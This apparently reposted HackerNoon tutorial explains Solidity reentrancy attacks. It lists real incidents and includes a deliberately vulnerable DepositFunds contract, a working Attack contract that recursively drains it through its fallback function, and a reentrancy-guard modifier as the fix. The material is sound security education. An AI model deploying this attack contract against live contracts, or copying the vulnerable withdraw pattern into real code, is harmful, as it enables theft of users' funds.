hackernoon.com

Hack Solidity: Reentrancy Attack

Kamil Polak

5-6 minutos

The Reentrancy attack is one of the most destructive attacks in the Solidity smart contract. A reentrancy attack occurs when a function makes an external call to another untrusted contract. Then the untrusted contract makes a recursive call back to the original function in an attempt to drain funds.

When the contract fails to update its state before sending funds, the attacker can continuously call the withdraw function to drain the contract's funds. A famous real-world Reentrancy attack is the DAO attack which caused a loss of 60 million US dollars.

Is the Reentrancy Attack Still a Significant Problem?

Although reentrancy attack is considered quite old over the past two years, there have been cases such as:


- Uniswap/Lendf.Me hacks (April 2020) – $25 mln, attacked by a hacker using a reentrancy.
- The BurgerSwap hack (May 2021) – $7.2 million because

of a fake token contract and a reentrancy exploit.

- The SURGEBNB hack (August 2021) – $4 million seems to be a reentrancy-based price manipulation attack.
- CREAM FINANCE hack (August 2021) – $18.8 million, reentrancy vulnerability allowed the exploiter for the second borrow.
- Siren protocol hack (September 2021) – $3.5 million, AMM pools were exploited through reentrancy attack.

How Does Reentrancy Attack Work?

A reentrancy attack involves two smart contracts. A vulnerable contract and an untrusted attacker's contract.



Source: https://cryptomarketpool.com/reentrancy-attack-in-a-solidity-smart-contract/

Reentrancy Attack Scenario

1. The vulnerable smart contract has 10 eth.
2. An attacker stores 1 eth using the deposit function.
3. An attacker calls the withdraw function and points to a malicious contract as a recipient.
4. Now withdraw function will verify if it can be executed:

- Does the attacker have 1 eth on their balance? Yes – because of their deposit.
- Transfer 1 eth to a malicious contract. (Note: attacker balance has NOT been updated yet)
- Fallback function on received eth calls withdraw function again.

1. Now withdraw function will verify if it can be executed:

- Does the attacker have 1 eth on their balance? Yes – because the balance has not been updated.
- Transfer 1 eth to a malicious contract.
- and again until the attacker will drain all the funds stored on the contract

Below is the contract, which contains the reentrancy vulnerability.

```
contract DepositFunds {
    mapping(address => uint) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }
```

```
    function withdraw() public {
        uint bal = balances[msg.sender];
        require(bal > 0);

        (bool sent, ) = msg.sender.call{value:
bal}("");
        require(sent, "Failed to send Ether");

        balances[msg.sender] = 0;
    }


}
```

The vulnerability comes where we send the user their requested amount of ether. In this case, the attacker calls withdraw() function. Since his balance has not yet been set to 0, he is able to transfer the tokens even though he has already received tokens.

Now, let's consider a malicious attacker creating the following contract.

```
contract Attack {
    DepositFunds public depositFunds;

    constructor(address _depositFundsAddress) {
        depositFunds =
DepositFunds(_depositFundsAddress);
    }
```

```
    // Fallback is called when DepositFunds
sends Ether to this contract.
    fallback() external payable {
        if (address(depositFunds).balance >= 1
ether) {
            depositFunds.withdraw();
        }
    }

    function attack() external payable {
        require(msg.value >= 1 ether);
        depositFunds.deposit{value: 1 ether}();
        depositFunds.withdraw();
    }


}
```

The attack function calls the withdraw function in the victim's contract. When the token is received, the fallback function calls back the withdraw function. Since the check is passed contract sends the token to the attacker, which triggers the fallback function.

How to Protect Smart Contract Against a Reentrancy Attack?

To prevent a reentrancy attack in a Solidity smart contract, you should:

- Ensure all state changes happen before calling external contracts, i.e., update balances or code internally before calling external code
- Use function modifiers that prevent reentrancy

Modifier to prevent a reentrancy attack

```
contract ReEntrancyGuard {
    bool internal locked;

    modifier noReentrant() {
        require(!locked, "No re-entrancy");
        locked = true;
        _;
        locked = false;
    }
}
```

Sources:

- https://arxiv.org/pdf/2105.02881.pdf
- https://www.securing.pl/pl/reentrancy-attack-in-smart-contracts-is-it-still-a-problem/
- https://consensys.github.io/smart-contract-best-practices/known_attacks/#reentrancy

---

Also Published Here